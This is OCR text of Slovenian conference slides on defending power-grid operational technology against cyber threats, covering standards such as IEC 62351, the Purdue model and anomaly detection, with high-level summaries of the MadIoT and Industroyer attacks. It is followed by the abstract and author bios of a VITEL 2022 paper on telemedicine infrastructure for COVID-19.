


Vir: CIGRE Green Books: Study Comittee D2: Utility Communication Networks and Services Specification, Deployment and Operation, 2017

SMART COM

Povezovanje med različnimi segmenti elektroenergetskega sistema

- IEEE P2030 – referenčna arhitektura
- ‚Guide for Smart Grid Interoperability of Energy Technology and Information Technology Operation with the Electric Power System (EPS), and End-Use Applications and Loads'




SMART COM

Kaj pa IoT in vpliv na elektroenergetski sistem?

Primer: **Manipulation of demand via IoT (MadIoT)**

- Indirektni napadi
  (ni potrebe po vdoru v OT sistem)
- Težko zaznavanje in odprava
- Lahko ponovljivo
- EE omrežja niso imuna na takšne napade
- Primer: simulacija MadIoT v poljskem EE omrežju – 1 % hipnega povečanja odjema v poletnih mesecih (prevzem nadzora nad cca 210.000 klimatskimi napravami) povzroči razpad sistema
- Prehod na brezogljično družbo prinaša nove izzive povezanih odjemalcev: toplotne črpalke, električna vozila, razpršeni viri…





Vir: Soltan, Mittal, Poor; BlackIoT: IoT Botnet of High Wattage Devices Can Disrupt the Power Grid, 27th USENIX Security Symposium, Baltimore, 2018

SMART COM

Kibernetski incidenti usmerjeni v OT okolja kritičnih sistemov

- Kibernetski napadi na OT okolja naglo rastejo
- Širok spekter napadov
- Izsiljevalsko programje (ransomware) je postalo najpogostejša vrsta napada v OT okoljih






SMART COM

Še nekaj trendov kibernetskih groženj v OT

- Tudi število odkritih varnostnih ranljivosti v OT okoljih hitro raste
- Varnostne ranljivosti najpogostejše odkrite v sektorjih industrije in elektroenergetskih sistemov
- Znotraj OT okolij se pojavlja vedno večje število IoT naprav
- Tudi te vsebujejo velik delež ranljivosti, še posebej je opazen velik delež ranljivost pri določenih proizvajalcih kamer za video nadzorne sisteme



Vir: Nozomi Networks OT/IoT Security Report, julij 2021

Taksonomija napadov

Primer: Industroyer – napad na elektroenergetski sistem

- Povzročil razpad elektroenergetskega omrežja v Ukrajini decembra 2016
- Tri faze napada
  - *Okužba*
    - V tej fazi je koda generična in ni specifična za ICS. Okužiti mora naprave (recimo HMI), ki imajo dostop do komponent na ravni RTP. Vstop škodljive kode običajno preko t. i. *spear phishing* napadov (npr. wordova datoteka).
  - *Poizvedovanje in izvidovanje*
    - V tej fazi koda spremlja in se uči obnašanje povezav med posameznimi komponentami v sistemu, pridobiva sliko sistema, kako deluje konkretno procesno omrežje in pripravlja usmerjen napad.
  - *Napad*
    - V tej fazi koda na podlagi pridobljenih informacij v sistemu prevzame nadzor nad posameznimi ali več napravami v procesnem omrežju in lahko izvede naslednje operacije:
      - prevzem kontrole nad RTU-ji
      - prekinitve procesov na ugrabljenih napravah (RTU)
      - odkritje naprav, kot so stikala, odklopniki, njihovo vklapljanje/izklapljanje
      - zbiranje podatkov na OPC strežnikih in spreminjanje vrednosti parametrov ali stanj

Ključne lastnosti, pomembne za načrtovanje kibernetske varnosti v OT sistemih elektroenergetskih podjetij

Varnost in **zanesljivost** kritičnih sistemov, ki delujejo 24/7/365 in vključujejo procese z velikimi varnostnimi tveganji

Heterogeni in starejši sistemi (legacy) sistemi. OT sistemi vsebujejo širok spekter različnih naprav in so pogosto sestavljena iz več povezanih arhitektur


Industrijski protokoli, ki niso prisotni v IT in pogosto ne vsebujejo najsodobnejših varnostnih mehanizmov

Količina naprav IoT/OT hitro narašča in bo bistveno prerasla število naprav v IT

SMART COM


Referenčne arhitekture in standardi pomembni za načrtovanje sistemov kibernetske zaščite v EE sistemih

- PERA (Purdue Enterprise Reference Architecture) – referenčna arhitektura za načrtovanje mehanizmov kibernetske varnosti v OT
- Na procesni ravni je to hierarhična arhitektura s 3 conami in s 6 stopnjami:
  - Enterprise cona predstavlja IT
  - Manufacturing in Cell/Area coni pa OT
- V vsaki coni in stopnji se uporablja omrežne tehnologije, ki temeljijo na IP in Ethernet, obstajajo tudi različne referenčne arhitekture
- Zlivanje OT in IT se izvaja med stopnjo 3 in 4 preko DMZ cone (tudi stopnja 3.5)
- Na omrežni ravni je zaradi zagotavljanja varnosti dodana še cona DMZ (Demilitarized Zone)



SMART COM

Standardi, na katere se naslanjamo pri načrtovanju kibernetske varnosti v OT




SMART COM

Standardi kibernetske varnosti v elektroenergetskih sistemih

- IEC je osnoval tehnični komite TC57: POWER SYSTEMS management and associated information exchange
- Izkazale so se potrebe po celoviti obravnavi kibernetske varnosti v sistemu, zato je bila v okviru TC57 formirana delovna skupina WG15:Data & Communication Security
- V okviru WG15 se razvija standard IEC 62351, ki celovito zajema vidik kibernetske varnosti v OT procesnih sistemih elektroenergetskih podjetij


SMART COM

Pogled na komunikacijsko arhitekturo v IEC TC 57



SMART COM


Struktura družine standardov IEC 62351



SMART COM

Načrtovanje ukrepov povečanja odpornosti na kibernetske grožnje

- Naslonimo se na t. i. zrelostni model
- Z analizo trenutnega stanja ugotovimo, na kateri točki modela se nahajamo po vseh treh dejavnikih
- In opredelimo nadaljnje korake razvoja zrelostnega modela in posledično povečevanja odpornosti organizacije z ozirom na načrtovana investicijska sredstva



SMART COM

Mehanizmi kibernetske varnosti v OT sistemih elektroenergetskih podjetij

Preprečevanje okužbe z zlonamerno programsko opremo
- Preverjanje pošte
- Osveščanje zaposlenih

Segmentacija omrežja in povratna zanka
- Segmentacija z uporabo dobre prakse in IEC 62443
- Uporaba namenskih OT požarnih pregrad in IDS
- Povratna zanka z ADS za zaščito segmentov

Varen oddaljen dostop
- Uporaba namenskih rešitev
- Močna gesla
- Dvo-faktorska avtentikacija
- »Zero-trust« pristop

Sledenje grožnjam in anomalijam v OT sistemu (ADS – Anomaly Detection System)
- Vzpostavitev vidljivosti naprav, prometnih tokov, protokolov, ranljivosti
- Globoko preverjanje paketov z uporabo ML in AI
- Zaznavanje odstopanj, anomalij in groženj v OT sistemu
- Vse v realnem času

Uporaba prediktivne zaščite
- Proaktivno izvajanje ukrepov za povečanje odpornosti in zmanjšanja tveganj
- Prediktivno ukrepanje na podlagi IoC (Indicators of Compromise) in vgrajene inteligence pri zaznavanju groženj

Sistematsko načrtovanje kibernetske varnosti v OT
- Izkoreniniti miselnost »to se nam ne more zgoditi«
- Uporaba zrelostnega modela kibernetske varnosti v OT
- Integracija z ostalimi sistemi ali VOC
- Upravljanje s sistemi Kibernetske zaščite

Načrti neprekinjenega poslovanja OT

SMART COM

Primer: Purdue model za načrtovanje kibernetske varnosti v EE sistemu


- Vodenje elektroenergetskega omrežja:
  - ADMS (Advanced Distribution Management System) v centru vodenja
  - RTP postaje – lokalni postajni računalniki (lokalna SCADA)
  - RTU naprave
- Na RTP postajah in na nivoju 4 so še drugi sistemi, ki jih lahko segmentiramo na enak način (napredni merilni sistemi, sistemi zaščit…)

- Osnovni mehanizmi kibernetske varnosti:
  - Vzpostavitev vidljivosti nad sredstvi, prometnimi pretoki, protokoli in njihovo vsebino
  - Sledenje in zaznavanje kibernetskih groženj in napadom - globoko preverjanje paketov do L7

ADS
Threat Inteligence


- Preprečevanje kibernetskih incidentov z naprednimi industrijskimi požarnimi pregradami in IDS sistem
- Povratna zanka med obema


Industrijska NG požarna pregrada, IDS



Poznavanje narave prometnih tokov in pretokov je ključnega pomena za načrt vzpostavitve ADS in NGFW


IEC TC57: *POWER SYSTEMS management and associated information exchange*






Primer: vzpostavitev sistema za sledenje in zaznavanje kibernetskih groženj ADS

- Korak 1: vzpostavitev vidljivosti, sledenja in zaznavanja na ravni centra vodenja (ADMS, SCADA)
- Korak 2: integracija v SIEM in/ali VOC (že vzporedno s korakom 1, enako za korak 3)
- Korak 3: vzpostavitev vidljivosti, sledenja in zaznavanja na ravni RTP postaj
- Korak 4: s širitvijo aplikacij in inteligentnih sistemov na raven NN omrežja v arhitekturo vključiti tudi TP postaje (20/0,4 kV)



Zaustavitev škodljive kode – povratna zanka

- Vzroki za blokiran promet, ki ga ustavi industrijska požarna pregrada na podlagi signala iz sistema ADS:
  - Ukaz, ki ni legalen (npr. manipulacija z vrednostmi protokolnih spremenljivk)
  - Napačna ali škodljiva funkcijska koda – npr. ukaz za zaustavitev in/ali ponovni zagon
  - Nekontrolirano nalaganje programske kode (firmware)
  - Škodljiva programska koda (malware)
  - Izsiljevalsko programje (ransomware)
  - Zaznana škodljiva koda na podlagi IDS podpisa
  - Zaznan IoC – Indicator of Compromise – pred nami je t. i ‚Zero Day' napad
  - Zaznan nedovoljen vzorec v pretoku podatkov – pred nami je lahko t. i. ‚Zero Day' napad



Zaključek

- Procesna okolja (OT) v elektroenergetskih sistemih, postajajo privlačne tarče za kibernetske napade, ki se z leti povečujejo, ravno tako odkrite ranljivosti v OT sistemih
- Načrtovanje mehanizmov kibernetske varnosti je proces, ki se začne s sistematskim pristopom pri identifikaciji OT okolij in nadaljuje pri uvajanju mehanizmov, ki povečajo odpornost OT sistema proti kibernetskih grožnjam
- Z uporabo referenčnih arhitektur in sektorskih standardov načrtujemo obsežen sistem obrambe in medsebojno povezujemo in integriramo tehnološke rešitve, procese in človeške vire, ki so še vedno ključen faktor za učinkovito obrambo pred kibernetskimi napadi

Kritična infrastruktura za telemedicinsko obravnavo pacientov s COVID-19

Critical infrastructure for telemedicine treatment of patients with COVID-19 in epidemic conditions

Marjeta Pučko, Bojan Jurca, Peter Pustatičnik

Telekom Slovenije

POVZETEK

V prispevku predstavljamo svoje izkušnje z implementacijo kritične IKT-infrastrukture nacionalnega telemedicinskega centra za telemedicinsko obravnavo pacientov s COVID-19 v razmerah prvega in naslednjih valov epidemije. Obravnavan je tehnološki, varnostni in logistični vidik vzpostavitve telemedicinskega centra s pripadajočo infrastrukturo in storitvami. Podajamo tudi smernice in priporočila za trajno zagotavljanje odpornosti telemedicinske IKT-infrastrukture in IoT storitev.

SUMMARY

We present our experience with implementation of a critical ICT infrastructure of the national telemedicine centre for telemedicine treatment of patients with the COVID-19 disease in the first and the next waves of the epidemic. The technology, security and logistics view is considered in conception the telemedicine centre with the related infrastructure and services. Finally, we provide basic guidelines and recommendations for sustainable provision of telemedicine ICT infrastructure and IoT services.

O AVTORJIH

Marjeta Pučko je doktorirala iz računalništva na Univerzi v Ljubljani. Bila je raziskovalka na Institutu Jožef Stefan in gostujoča raziskovalka na Tehnični univerzi v Münchnu. Nato se je zaposlila v podjetju Iskratel, kot strokovnjakinja za telekomunikacijske sisteme, kasneje pa je opravljala različne vodstvene funkcije na področju raziskav, razvoja in izboljševanja poslovanja. Naslednja zaposlitev je bila pri zdravstveni zavarovalnici Vzajemna, kot vodja oddelka IT-storitev, vodja informacijske varnosti in namestnica CIO. Trenutno svetuje in vodi različne raziskovalne in aplikativne projekte, tudi z Institutom Jožef Stefan in Telekomom Slovenije. Ukvarja se z informacijskimi in komunikacijskimi tehnologijami in sistemi, e-zdravjem, poslovno inteligenco in podatki, sistemi e-učenja, informacijsko varnostjo in upravljanjem procesov.

Bojan Jurca je leta 1990 diplomiral iz računalništva in informatike na Fakulteti za elektrotehniko in računalništvo Univerze v Ljubljani. Od 1992 do 1995 je bil raziskovalec na tej fakulteti in leta 1995 pridobil naziv magistra znanosti. Delal je v različnih IT in zdravstvenih podjetjih na različnih delovnih mestih, kot programer, arhitekt baz podatkov, CIO, BI svetovalec, pomočnik direktorja bolnišnice. Trenutno je zaposlen v Telekomu Slovenije, kjer je odgovoren za vodenje projekta RDP5 programa EkoSmart.

Peter Pustatičnik je trenutno vodja eZdravja in eOskrbe v Telekomu Slovenije. Njegove dosedanje zaposlitve so bile v Univerzitetnem kliničnem centru Ljubljana (UKC) kot vodja sektorja za gospodarstvo, v zdravstveni zavarovalnici Vzajemna, kot član upravnega odbora in na Zavodu za zdravstveno zavarovanje Slovenije (ZZZS), kot direktor Sektorja kontrolinga in kot član nadzornega sveta. Je certificiran DNV DIAS ocenjevalec EFQM in CAF. Te poslovne modele je uspešno implementiral v UKC Ljubljana, zavarovalnici Vzajemna in ZZZS. Za svoje delo pri razvoju in implementaciji poslovnih modelov je prejel več nagrad. Uspešno je vodil razvoj in vzpostavitev Pametnega sistema integriranega zdravstva in oskrbe na domu, ki je bil prepoznan kot mednarodni primer dobre prakse v EU programih HOPE in HoCare.

ABOUT THE AUTHORS

Marjeta Pučko received Ph. D. in computer science from the University of Ljubljana, Slovenia. She was a researcher at Jožef Stefan Institute and a visiting researcher at Technical University of Munich. After that she joined Iskratel, Ltd., as expert for telecommunications systems and later held different management positions in research, development and business improvement. Then she was with insurance company Vzajemna, as head of IT services department, information security manager and CIO deputy. Currently, she is consulting and managing different research and applicative projects, also with Jožef Stefan Institute and Telekom Slovenije. Her interests concern information and

communication technologies and systems, e-health, business intelligence and data, e-learning systems, information security and process management.

Bojan Jurca graduated in computer and information science in 1990 at the Faculty of Electrical Engineering and Computer Science at the University of Ljubljana. From 1992 to 1995, he was a researcher at this faculty and gained the title of Master of Science in 1995. He worked in various IT and healthcare companies on different positions, as a programmer, database architect, CIO, BI consultant, assistant director of a hospital. He is currently working for Telekom Slovenije, where he was responsible for managing RDP5 project of EkoSmart programme.

Peter Pustatičnik is currently head of eHealth and eCare at Telekom Slovenije. His prior employments were at University Medical Center of Ljubljana (UMCL) as the Head of Economic sector, at private health insurance company Vzajemna as a member of Board of directors, and at Health insurance Institute of Slovenia (HIIS) as Director of Sector of Controlling and as a member of the Supervisory board. He is a certified DNV DIAS quality hospital standards, EFQM in CAF assessor. He has successfully implemented these business models in UMCL, Vzajemna, insurance company and HIIS. He has received several awards for his work in the development and implementation of business models. He has successfully led the development and establishment of the Smart System of integrated Health and Home Care, which was recognized as an international example of good practice in EU programmes HOPE in HoCare.

Kritična infrastruktura za telemedicinsko obravnavo pacientov s COVID-19 v razmerah epidemije

Critical infrastructure for telemedicine treatment of patients with COVID-19 in epidemic conditions

VITEL 2022

